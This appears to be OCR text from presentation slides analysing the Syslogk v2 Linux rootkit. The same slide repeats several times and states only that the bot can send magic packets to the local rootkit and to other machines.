


Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- **But also targeting other machines**.




Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- **But also targeting other machines**.
  - ___step2___




Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- **But also targeting other machines**.




Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- **But also targeting other machines**.




Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- But also targeting other machines.

